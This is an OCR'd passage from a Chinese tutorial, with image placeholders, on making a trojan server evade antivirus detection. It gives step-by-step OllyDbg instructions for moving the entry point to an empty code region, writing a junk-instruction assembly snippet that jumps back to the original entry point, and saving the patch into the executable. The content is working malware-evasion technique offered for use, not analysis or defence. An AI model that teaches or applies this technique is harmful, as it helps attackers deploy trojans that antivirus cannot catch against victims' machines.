


图5

下边开始教大家怎么编写花指令，先把木马服务端使用OD进行汇编，采用16进制，004A1E48是原入口地址，如图5，把它复制下来，如图6。在原入口地址处往上找，找到一处比较多的空白区域，比如我们选择使用0045BB0A地址处的空白区域，如图7，找到空白区域后，以我制作免杀的经验来讲，空2格开始填写比较好，因为这样不会影响程序的正常运行。这里要注意，写花指令之前一定要把原入口点和新入口点记录下来，不然你的辛苦就白费了，004A1E48是原入口地址，0045BB0A是新入口点地址。好了，开始写属于自己的花指令吧！




图6




图7

```
push ebp
pop ebp
push 0
push 3
push -3
nop
jb  跳转到原路口点
jnb 跳转到原路口点
```

上边就是一组花指令，跳转到原路口点就是004A1E48，按依次的顺序汇编出来，写花指令时注意不要使用NOP填充，也




图8

就是把前边的勾取消掉，如图8。

花指令写完后，如图9所示，选中这段花指令，点鼠标右键，选择“复制到可执行文件”下的“所有修改”，如图10，接着会提示我们“要把选中的内容复制到可执行文件中吗？”，我们选择“全部复制”，如图11。




图10

